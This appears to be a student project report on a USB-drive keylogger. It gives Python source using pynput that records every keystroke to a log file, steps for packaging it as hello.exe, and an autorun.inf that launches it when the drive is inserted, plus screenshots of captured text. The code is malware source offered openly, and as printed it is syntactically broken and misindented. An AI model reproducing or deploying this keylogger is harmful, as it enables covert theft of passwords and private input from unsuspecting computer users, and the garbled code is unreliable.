

REVERSE ENGINEERING AND MALWARE ANALYSIS

Team Members :

LANKE NARASIMHASWAMY (120134204028).

MARADANA VENKAT NAIDU (120134204029).

MUKTHIPUDI MANVITHA (120134204030).

NEELAPU TARUSH REDDY (120134204031).

Project Register Number : SBAP0001869

KEYLOGGER

This is a type of malware which is installed indirectly by other malware or installed directly by malicious hacker. This malware will log all the keystrokes entered by the users in the pc or will log the keystrokes only when particularly entering the credentials.

CODE:

The below code is a pendrive keylogger which will record the keystrokes when the keylogger installed pendrive inserted into a computer.

```

import pynput
from pynput.keyboard import Key, Listener



word_counts = 0 keys = []
def on_press(key):
global word_counts, keys
keys.append(key)
word_counts += 1
print(f'{key} pressed')
if word_counts >= 5:
    word_counts = 0
    write_file(keys)
    keys = []
    def write_file(key_arr):
        with open("logs.txt", "a") as f:
            for key in key_arr:
                ke = str(key).replace("'", "")
                if ke.find("space") > 0:
                    f.write('\n')
#Finding other Keys
                if ke.find("Key") == -1:
                    f.write(ke)
    def on_release(key):
        if key == Key.esc:
            return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()


```

SCREENSHOTS:

The above written code is converted into a executable file with the help of “auto-py-to-exe” software and saved as hello.exe.


Name	Date modified	Type	Size
 autorun.inf	26-06-2023 05:55 PM	Setup Information	1 KB
 hello.exe	26-06-2023 05:55 PM	Application	6,770 KB

Autorun.inf is a type of file which will automatically run the instruction given in that file. Here we give a instruction to run the hello.exe which is our keylogger.

A screenshot of a text editor window with a dark theme. The title bar shows 'autorun.inf'. The menu bar has 'File', 'Edit', and 'View'. The text content is as follows:


```
[autorun]
;Open=hello.exe
ShellExecute=hello.exe
UseAutoPlay=1
```

After inserting the pendrive the code will run automatically and records the keystrokes and will be saved in a text file named log.txt.

A screenshot of a file explorer window showing a list of files on a pendrive. The table has columns for Name, Date modified, Type, and Size.

Name	Date modified	Type	Size
autorun.inf	26-06-2023 05:55 PM	Setup Information	1 KB
hello.exe	26-06-2023 05:55 PM	Application	6,770 KB
logs.txt	27-06-2023 05:35 PM	Text Document	1 KB

The log file will looks like this:

A screenshot of a text editor window with a dark theme. The title bar shows 'logs.txt'. The menu bar has 'File', 'Edit', and 'View'. The text content is as follows:

```
hi
how
are
you
```